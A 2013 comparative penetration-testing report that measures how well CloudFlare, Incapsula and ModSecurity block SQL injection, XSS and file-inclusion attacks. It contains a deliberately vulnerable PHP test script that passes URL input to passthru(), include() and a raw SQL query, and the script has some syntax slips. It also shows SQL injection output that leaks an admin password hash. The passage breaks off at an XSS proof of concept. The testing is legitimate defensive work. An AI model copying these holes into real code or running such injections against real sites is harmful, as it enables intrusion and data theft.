



CloudFlare vs Incapsula vs ModSecurity

(February 13, 2013)

Comparative penetration testing analysis report v2.0



Stefan Petrushevski

Gjoko Krstic

Humberto Cabrera



Index

1. Summary
2. Intro
3. Pricing
4. Setup
5. Configuration
6. Targets and Tools
7. Testing and Results
8. Control Panel
9. References
10. Appendix

Summary

This document contains the results of a comparative penetration test conducted by a team of security specialists at Zero Science Lab against three 'leading' web application firewall solutions. Our goal was to bypass security controls in place, in any way we can, circumventing whatever filters they have. This report also outlines the setup and configuration process, as well as a detailed security assessment.

Zero Science Lab is a Macedonian Information Security Research and Development laboratory that specializes in information security hardening, consulting, network security, vulnerability research, software and hardware assessment, penetration testing, forensics and much more - <http://www.zeroscience.mk>

We've chosen to test three Web Application Firewall services offered by three different vendors including Trustwave SpiderLabs ModSecurity, CloudFlare and Incapsula.

Given that ModSecurity is free, we signed up for both CloudFlare and Incapsula paid Business plan. They have noticeably different prices for their paid plans. CloudFlare Business Plan is \$200/month (the WAF is also available in the Pro Plan, for \$20/month). Incapsula Business Plan is \$59/month.

Blackbox penetration test was conducted against the three services, applying known filter evasion techniques to bypass their web application firewall solution using real-life scenarios and variety of attacking vectors.

The table below shows the overall statistics of the testing:

	CloudFlare <u>\$200/month</u>	ModSecurity <u>Free</u>	Incapsula <u>\$59/month</u>
Total SQL Injection Tests	54	54	54
SQL Injection Bypassed	54	0	1
SQL Injection Blocked	0	54	53
Total XSS Tests	46	46	46
XSS Bypassed	46	0	3
XSS Blocked	0	46	43
Total LFI/RFI Tests	23	23	23
LFI/RFI Bypassed	23	2	4
LFI/RFI Blocked	0	21	19

From the results table, we can see that ModSecurity has the highest block ratio for known vulnerabilities and attacks. CloudFlare blocked zero attacks when we attacked our website behind its proxies. Incapsula is more sophisticated in an overall protecting and reporting capability, where we noticed zero false positives and much more control in securing your web.

On the other hand, mod_security, due to its design and working mechanism, showed more aggressive behavior and therefore presented quite high number of false positives.

Intro

We've decided to jump into the field of WAFs and take a closer look into the services and protection mechanisms they provide and use. For this purpose we've chosen three widely used solutions:

- Cloudflare
- Incapsula
- Trustwave SpiderLabs ModSecurity

Incapsula was referenced in an article as an essential cloud-based security solution for your website. We did some research and wanted to find another solution for appropriate comparison. CloudFlare looked like a decent opponent. CloudFlare is a content delivery network and distributed DNS service marketed as improving website performance, speed and providing security. These solutions looked like they had similar features and would be a good choice for comparison. We also decided to test ModSecurity, an open-source web application firewall, to see how it would compare against the other two.

CloudFlare is a cloud-based acceleration and protection service that offers protection from web attacks and performance optimization, including DDoS mitigation.

"CloudFlare protects and accelerates any website online. Once your website is a part of the CloudFlare community, its web traffic is routed through our intelligent global network. We automatically optimize the delivery of your web pages so your visitors get the fastest page load times and best performance. We also block threats and limit abusive bots and crawlers from wasting your bandwidth and server resources."

Incapsula is another cloud-based solution featuring website security, web application firewall, performance acceleration and DDoS protection.

"Incapsula offers state-of-the-art security and performance to websites of all sizes. Through a simple DNS change, your website's traffic is seamlessly routed through Incapsula's globally-distributed network of high-powered servers. Incoming traffic is intelligently profiled in real-time, blocking even the latest web threats: from sophisticated SQL injection attacks to scrapers, malicious bots, intruding comment spammers and thwarting multi-Gigabit DDoS attacks."

ModSecurity is an open source cross-platform web server WAF module that protects against common web application attacks on the application layer.

"With over 70% of all attacks now carried out over the web application level, organisations need every help they can get in making their systems secure. Web application firewalls are deployed to establish an external security layer that increases security, detects, and prevents attacks before they reach web applications."

Challenge accepted!

Pricing

Both CloudFlare and Incapsula offer FREE and PAID account plans. The WAF and advanced security services are included only in the paid plans.

We conducted the test against Incapsula Business plan. Incapsula's paid plans:

Free	Personal	Business <small>Most Popular!</small>	Enterprise
<ul style="list-style-type: none">Advanced website securityCDN & website optimizationDaily traffic & threats statsCommunity supportSee complete feature list	<ul style="list-style-type: none">Support for SSL websitesAdvanced website optimizationReal time traffic & threats statsCommunity and email supportSee complete feature list	<ul style="list-style-type: none">Web Application FirewallPCI complianceReal time traffic & threats statsCommunity and email supportSee complete feature list	<ul style="list-style-type: none">DDoS ProtectionDedicated throughput SLAAPI integration and automationPremium supportSee complete feature list
Free Unlimited websites	\$9/month \$9 for each additional website	\$59/month \$19 for each additional website	
Sign Up Now	Start 14 day Trial	Start 14 day Trial	Contact Us

<http://www.incapsula.com/pricing-and-plans/compare-all-plans>

We conducted the test against CloudFlare Business plan. CloudFlare's paid plans:

CloudFlare Free	CloudFlare Pro	CloudFlare Business	CloudFlare Enterprise
<ul style="list-style-type: none">Fast site performanceBroad security protectionPowerful stats about your visitorsPeace of mind about running your website so you can get back to what you love	<ul style="list-style-type: none">Faster site performanceOptimized for mobileAdvanced security protectionVirtually real-time statsInsight into what's happening on your site	<ul style="list-style-type: none">Full customizationAdvanced denial of service attack (DDoS) mitigationRailgun™ web optimization100% uptime guaranteeLearn more about the business plan features	<ul style="list-style-type: none">Customized solution and setup consultationDedicated account manager24/7 phone support2500% service level agreement (SLA)Learn more about the enterprise plan features
It's free!	\$20 per month for your first website. \$5 per month for each subsequent website.	\$200 per month for each website.	Pricing starts at \$3,000 per month.
Sign up now	Sign up now	Sign up now	Get in touch

<https://www.cloudflare.com/plans>

ModSecurity, as previously stated, is an open source solution licensed under Apache Software License v2, meaning, it's free of charge.

We conducted the test against ModSecurity's FREE plan ☺

<http://www.modsecurity.org>


Setup

The setup process varies between the three services. We're going to describe the setup experience in order to conclude which service is the easiest to setup and to start monitoring and protecting our websites.

Case "ModSecurity":


In order to setup the ModSecurity module, you need a root access to a web server running Apache, nginx or IIS, respectively. In our case, we are running Apache on Ubuntu machine. To start using ModSecurity, we just needed to:

- download all the dependencies
- download and install modsecurity (libapache-mod-security)
- enable the newly installed module on apache
- download and install OWASP Core Rule Set
- restart apache



Case "Incapsula":


When we signed up for the Incapsula Business Plan, we've added our target domain and got instructions to add a CNAME record into our DNS to point to one of their proxy servers. The process was pretty straight forward. Incapsula is a CDN system that uses its data centers to monitor and accelerate traffic for your website using the domain name system. The changes took an immediate effect and the entire setup process was like 1..2..Done!



Case “CloudFlare”:

CloudFlare uses the same principle as Incapsula, but instead of adding one CNAME record, CloudFlare wanted us to change the NS records to point to their NS (Name Server). Changing the NS of your website might be tricky in some cases. For example, if you have an AAA proxy as only endpoint and it acts as a NS for all your services, it resolves them internally in the company private network.

These changes depend on your domain name registrar and how long it will take for the changes to propagate. Next, we needed to add an A record from the CloudFlare control panel to point to our hosting server. In our case these changes took ~10 minutes.




We're not going into details about the setup process and configuration but if you're worried about the DNS changes and how does it affect your website security, refer to Philip Tibom's paper: *"Incapsula vs. CloudFlare - Security Review & Comparison"*.

Basically, there was no real hustle in setting up the three WAFs, but, from the three, Incapsula was the easiest to set-up.

Configuration

Before we jump to the firewalls and start shooting, we needed to review the default settings and rules of the firewalls. CloudFlare's default Security settings for the Basic protection level was set to 'Medium' and we needed to change that into 'High'.

Also, the Advanced Security (Web Application Firewall) option was set to 'Off' because of the initial FREE plan that we've signed up in the 1st place. After upgrading to Business Plan, we needed to change this option to 'High'. Everything else on CloudFlare looked good and was ready for testing. Images of configuring CloudFlare below:





CloudFlare main interface

To activate or enable the CloudFlare service, you just have to click on the 'cloud' icon:

usbvault.com DNS Settings

A, AAAA and CNAME records can have their traffic routed through the CloudFlare system. Click the cloud next to each record to toggle CloudFlare on or off. Add more records using the form at the bottom.

 **On CloudFlare**
Traffic will be accelerated by CloudFlare













 **Off CloudFlare**
Traffic will bypass CloudFlare's network

Your Nameservers

- beth.ns.cloudflare.com
- dave.ns.cloudflare.com

Your DNS Zone File

[Export your DNS zone file](#) · [Append a zone file](#)

Type	Name	Value	TTL	Active
A	usbvault.com	points to [redacted] 48	Automatic	
CNAME	[redacted]	is an alias of [redacted]	Automatic	
CNAME	[redacted]	is an alias of u[redacted]	Automatic	
CNAME	[redacted]	is an alias of e[redacted]	Automatic	
CNAME	[redacted]	is an alias of l[redacted]	Automatic	
CNAME	[redacted]	is an alias of l[redacted]	Automatic	
CNAME	[redacted]	is an alias of u[redacted]	Automatic	
CNAME	[redacted]	is an alias of i[redacted]	Automatic	
CNAME	[redacted]	is an alias of p[redacted]	Automatic	
CNAME	[redacted]	is an alias of m[redacted]nesa1.secu...	Automatic	
CNAME	[redacted]	is an alias of p[redacted]	Automatic	
CNAME	[redacted]	is an alias of s[redacted]	Automatic	

CloudFlare DNS settings panel

The interface for setting up the performance optimization service is fairly simple as well. Each service has a short description text. If you need additional information on these settings you can read and check the 'Learn more...' links or check the FAQs section of the website.

Performance profile

Adjust the overall performance profile for your website, which will adjust each of the individual performance settings. If you choose to customize an individual setting, the profile will become Custom.

CDN + Full Optimizations ▼

Individual performance settings

Caching level

Adjust your caching level to modify CloudFlare's caching behavior. [Learn more...](#)
Aggressive: <http://usbvault.com/pic.jpg?with=query>
Simplified: <http://usbvault.com/pic.jpg?ignore=this-query-string>
Basic: <http://usbvault.com/pic.jpg>

Aggressive ▼

Minimum expire TTL

Specify how long **CloudFlare-cached** resources will remain on your visitors' computers.
[Learn more...](#)

5 days ▼

Auto Minify (Web optimization)

Automatically minify JavaScript and CSS for your web pages, resulting in **smaller** scripts and **faster** load times. [Learn more...](#)
For immediate results, perform a [cache purge](#) to clear any non-minimized files from our cache.

– Assets to minify –

JS CSS HTML

Rocket Loader™ (Web optimization) / BETA

Automatically asynchronously load all JavaScript resources. [Learn more...](#)
This feature is currently in beta! Please help us out by submitting bug reports related to this feature [here](#).

Automatic ▼

Website preloader / PRO / BUSINESS / ENTERPRISE

Automatically preload static resources for your web pages. [Learn more...](#)

ON

Mirage / PRO / BUSINESS / ENTERPRISE / BETA

Image resizing: Automatically resize images based on the visitor's device and how the image is used on the page. Requires JavaScript.
Lazy loader: Automatically turns all images into load-on-demand. Images on your site are not loaded until the visitor scrolls to their location.

– Mirage options –

Auto resize Lazy load

Polish: image optimization / PRO / BUSINESS / ENTERPRISE

Strips metadata and compresses your images for faster page load times.
Note: For the service to take effect immediately, you will have to [cache purge](#).

Basic ▼

CloudFlare performance settings panel

This is the main WAF and DDoS protection settings panel. It's similar to the previous two and doesn't offer many/any customization options. So we just had to 'enable' and set to 'High' the important options.

Individual security settings

Advanced DDoS protection / BUSINESS / ENTERPRISE This is automatically enabled for Business and Enterprise customers.	Enabled ▼
Basic protection level Adjust your basic security level to modify CloudFlare's protection behavior. Learn more...	High ▼
Challenge passage TTL Specify how long a visitor is allowed access to your site after completing a challenge. Learn more...	15 minutes ▼
Customize challenge page You can customize colors, copy and other elements of the page. Learn more...	Customize
E-mail address obfuscation Scramble e-mail addresses on your web pages, preventing spam, while keeping them visible to humans. Learn more...	ON
Server side exclude (SSE) Automatically hide content from suspicious visitors identified by CloudFlare. Learn more...	ON
Browser integrity check Performs integrity checks for all requests by evaluating HTTP headers for threats. Learn more...	ON
Hotlink protection Automatically enable hotlink protection for your images to prevent off-site linking. Learn more... Protected: http://usbvault.com/images/pic.jpg To bypass: http://usbvault.com/images/hotlink-ok/pic.jpg	OFF
Advanced security (Web Application Firewall) / PRO / BUSINESS / ENTERPRISE Pro feature. Adjust to modify the strictness of CloudFlare's Advanced Security system. Learn more...	High ▼

CloudFlare web security and WAF settings panel

Incapsula offers more options for the WAF configuration. The default settings for the Threats behavior were set to 'Alert Only' for all the three attacks:

SQL Injection is a code injection technique that exploits security vulnerabilities in the database layer of an application. Attackers can use these vulnerabilities to execute SQL commands on your backend database and steal, corrupt or delete data on your databases.


Cross-Site Scripting (XSS) is a web application attack that exploits vulnerabilities on website visitor's browsers, which leads to data theft and potential installation of malicious software on visitor's computers.

Illegal Resource Access is a web application attack used to access restricted resources and sensitive pages on your web server.

Remote File Inclusion allows an attacker to include a remote file usually through a script on the web server. Attackers use this type of attacks to steal information and even crash your web site.

Backdoor Protect is a nice feature by Incapsula that allows you to detect and quarantine backdoors. It automatically blocks any attempts to upload a webshell to the target.

Of course we had to change all of these to Block Request. Images of configuring Incapsula below:



Incapsula main interface

incapsula.zeroscience.mk | Dashboard | Events | Settings

Site Settings

General | Notifications | Security | WAF | Permissions

Site IP
 These are the public IP addresses of your web server. Incapsula will route your traffic to these addresses. IP updates are applied across the Incapsula network within several minutes.
 e.g 123.123.123.123 | Add
 67.20.110.48 X

Acceleration Mode
 Accelerate page load time for your visitors, reduces the amount of bandwidth your website consumes and reduces the load on your web servers. Click [here](#) to read more about the different acceleration modes.
 Advanced

Web Seal
 Let your visitors know that your website is protected and accelerated by Incapsula. [Learn more and see example](#)
 Show Seal
 Choose location: Lower Right

DNS

Original DNS Settings		
incapsula.zeroscience.mk	A Records	67.20.110.48
DNS Settings for Incapsula		
incapsula.zeroscience.mk	CNAME	srz29.x.incapsdns.net

Incapsula site and acceleration settings panel

incapsula.zeroscience.mk | Dashboard | Events | Settings

Reports

Weekly Report
 The weekly report shows the main statistics for your site over the past week as well as important events and service updates.
 Send me a weekly report (recommended)
 generate report for last [7 days](#)


PCI Compliance Report
 The PCI compliance report audits security rules configuration changes and periodically reports on your compliance with PCI 6.6 requirements
 Send me a PCI report every [Week](#)
 generate report for last [7 days](#) | [30 days](#) | [90 days](#)

Real-time Notifications


Threats
 Receive notifications and details on threats that were detected on your site
 Illegal Resource Access
 Cross Site Scripting
 SQL Injection
 DDoS

Visitors
 Receive notifications and details on your site's visitors
 Search Engine
 Web Crawler
 Vulnerability Scanner


Incapsula reports and notifications settings panel




General




Notifications



Security




WAF



Permissions

Bot Access Control Save




All Good Bots (like Google and Pingdom) will be allowed to access your site [Good Bots... \(162\)](#)

Block Bad Bots (like comment spammers and scanners) known to Incapsula [Also block...](#)

Require all other Suspected Bots to pass a CAPTCHA test


[Visit BotoPedia - Incapsula's Bot Directory](#) [Add exception](#)

Block Specific Sources



Block Countries


[Add exception](#)



Block URLs

URL is

[Add exception](#)




Block IPs

Enter single IPs, IP ranges or subnets.

[Add exception](#)

Whitelist Specific Sources



Whitelist IPs i

Enter single IPs, IP ranges or subnets.

Incapsula bot access and block/allow criteria security settings panel

The screenshot displays the Incapsula WAF threat behavior settings panel. The interface includes a navigation sidebar on the left with icons for General, Notifications, Security, WAF, and Permissions. The main content area is titled "Threats" and features a "Save" button in the top right corner. The settings are organized into five threat categories, each with a description and a dropdown menu for action:

- Backdoor Protect** (beta): Detect and Quarantine Backdoors uploaded to your website. Action: Auto-Quarantine.
- SQL Injection**: Detect attempts to manipulate the logic of SQL statements executed by the web application against the database. Action: Block Request.
- Cross Site Scripting**: Detect attempts to run malicious code on your website visitor's browsers. Action: Block Request.
- Illegal Resource Access**: Detect attempts to access Vulnerable or Administrative pages, or view or execute System Files. This is commonly done using URL guessing, Directory Traversal, or Command Injection techniques. Action: Block Request (dropdown menu is open showing options: Alert Only, Block Request, Block User, Block IP, Ignore).
- DDoS** (UPGRADE): Detect and stop distributed denial of service attacks on your website. Action: Off.

Each threat entry also includes an "Add whitelist" link. A "Quarantined Backdoors" section is visible under the Backdoor Protect threat, currently empty.

Incapsula WAF threat behavior settings panel

As you can see from the screenshots, Incapsula has a modern, easy to use UI with great UX, and compared to CloudFlare, it offers you way more customization/configuration options.

ModSecurity default settings are set to block on specific pattern match and signature based detection of known web attacks. We've included the OWASP Base Rules:

```
modsecurity_35_bad_robots.data
modsecurity_35_scanners.data
modsecurity_40_generic_attacks.data
modsecurity_50_outbound.data
modsecurity_50_outbound_malware.data
modsecurity_crs_20_protocol_violations.conf
modsecurity_crs_21_protocol_anomalies.conf
modsecurity_crs_23_request_limits.conf
modsecurity_crs_30_http_policy.conf
modsecurity_crs_35_bad_robots.conf
modsecurity_crs_40_generic_attacks.conf
modsecurity_crs_41_sql_injection_attacks.conf
modsecurity_crs_41_xss_attacks.conf
modsecurity_crs_42_tight_security.conf
modsecurity_crs_45_trojans.conf
modsecurity_crs_47_common_exceptions.conf
modsecurity_crs_48_local_exceptions.conf.example
modsecurity_crs_49_inbound_blocking.conf
modsecurity_crs_50_outbound.conf
modsecurity_crs_59_outbound_blocking.conf
modsecurity_crs_60_correlation.conf
```

The three vendors should meet the requirements of the important selection criteria for web application firewalls by OWASP.

https://www.owasp.org/index.php/Web_Application_Firewall

Targets and Tools

For this occasion we've created three separate testbeds on several different hosts.

- CloudFlare - <http://usbvault.com>
- Incapsula - <http://incapsula.zeroscience.mk>
- ModSecurity - <http://partizan.insec.si>, <http://4sylum.destr0y.net> and <http://ceru.si>

All the hosts are running Apache web server with PHP and MySQL. We developed a proof-of-concept script vulnerable to XSS, SQLi, LFI and RFI, and installed it on each host. Also, we've installed couple of real-world web applications, vulnerable to different web attacks and known exploits, including Wordpress, Joomla, Webgrind and ZenPhoto.

WordPress installation details:

- WordPress 3.5
- WordPress HD WebPlayer Plugin 1.1 - SQL Injection (<http://www.exploit-db.com/exploits/20918/>)
- Wordpress FoxyPress Plugin 0.4.2.5 - Multiple Vulnerabilities (<http://www.exploit-db.com/exploits/22374/>)
- WordPress W3 Total Cache Plugin 0.9.2.4 - Information Disclosure (<http://seclists.org/fulldisclosure/2012/Dec/242>)

Joomla installation details:

- Joomla 2.5.8
- JCE Joomla Extension 2.0.10 - Multiple Vulnerabilities (<http://www.exploit-db.com/exploits/17734/>)

Other:

- ZenPhoto 1.4.0.3 - Persistent Cross-Site Scripting (<http://www.exploit-db.com/exploits/17200/>)
- Webgrind 1.0 - Local File Inclusion Vulnerability (<http://www.zeroscience.mk/en/vulnerabilities/ZSL-2012-5075.php>)

Tools used:

- Acunetix Web Vulnerability Scanner
- OWASP Zed Attack Proxy (ZAP)
- Burp
- Havij SQL Injection Tool
- Tamper Data
- FireBug, Fiddler

Browsers used:

- Mozilla Firefox
- Microsoft Internet Explorer
- Google Chrome
- Apple Safari
- Opera

Because of the nature of web application firewalls, firstly we've tested every service manually with known filter evasion techniques, OWASP Top 10, bad bots, malware, XSS and SQL Injection cheat sheets, and different encoding and obfuscation methods, including: Unicode Encoding, HTML Encoding, Hex and Octal Encoding, Javascript Escaping, Whitespaces, SQL Comments, HTTP Parameter Pollution.

Contents of the poc.php script:

```
<html>
<title> RFI/LFI/SQLI/XSS PoC App </title>
<body>
<h1>PoC:</h1>
- Search - sql inj
<br />
- Search2 - concat sql inj
<br />
- cmd - lfi inj
<br />
- cmd2 - rfi inj
<br />
- x - xss parameter
<br /><br />
<?php

$username="zsltestuser";
$password="zsltestpass";
$db="zsltestdb";
mysql_connect(localhost,$username,$password) or die("NO NO!");
mysql_select_db($db);

$query=$_GET["Search"];
if(isset($query)){
    $results=mysql_query($query);
    if($results != null){
        print_r (mysql_fetch_row($results));
    }else{
        echo "Zero findings...";
    }
    mysql_close();
}

$s2=$_GET["Search2"];
if(isset($s2)){
    $lq = "select * from testwaf where testzsl ='$s2'";
    //echo $lq;
    $results2=mysql_query($lq);
    if($results2 != null){
        print_r (mysql_fetch_row($results2));
    }else{
        echo "Zero findings...";
    }
    mysql_close();
}

$cmd=$_GET["cmd"];
if(isset($cmd){
    echo "<br /><br />LFI results-";
    passthru($cmd);
}

$cmd2=$_GET["cmd2"];
if(isset($cmd2){
    echo "<br /><br />RFI results-";
    include($cmd2);
}

$x = $_GET["x"];
if(isset($x){
    echo "<h2>".$x."</h2>";
}

?>
</body></html>
```

Testing and Results

We executed the tests on the three solutions in a three day timeframe and found some quite interesting conclusions.

	CloudFlare	ModSecurity	Incapsula
Total SQL Injection Tests	54	54	54
SQL Injection Bypassed	54	0	1
SQL Injection Blocked	0	54	53
Total XSS Tests	46	46	46
XSS Bypassed	46	0	3
XSS Blocked	0	46	43
Total LFI/RFI Tests	23	23	23
LFI/RFI Bypassed	23	2	4
LFI/RFI Blocked	0	21	19

Case “CloudFlare”:

Though CloudFlare is presented as, besides other things, a very proficient web application firewall, we concluded that that’s just a marketing sales point and nothing more. During the whole testing phase we barely got *blocked a couple of times* by their engine! Remember, we are using their Business Plan which should be an enterprise WAF solution for your company.

First, we thought that we might have misconfigured something and that the whole service is not working properly, so we double checked the setup and the configuration, set every possible protection option to 'High', and again got the same results.

CloudFlare does NOT protect from web attacks!

Example of a bypassed SQL Injection attack against a website running WordPress HD WebPlayer Plugin:

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
- <playlist>
- <media>
  <id>1</id>
  <type>video</type>
  <video>http://hdwebplayer.com/player/videos/300.mp4</video>
  <streamer/>
  <thumb/>
  <preview/>
  <title>Sample Video</title>
</media>
- <media>
  <id>1.admin.$P$BDsmFs4pC0UJUzSS5kHtDYnIQmmHd31;</id>
  <type>4</type>
  <video>7</video>
  <hd>8</hd>
  <streamer>5</streamer>
  <dvr>6</dvr>
  <thumb>10</thumb>
  <token>11</token>
  <preview>9</preview>
  <title>3</title>
</media>
</playlist>
```

Cross-Site Scripting bypass:

PoC:

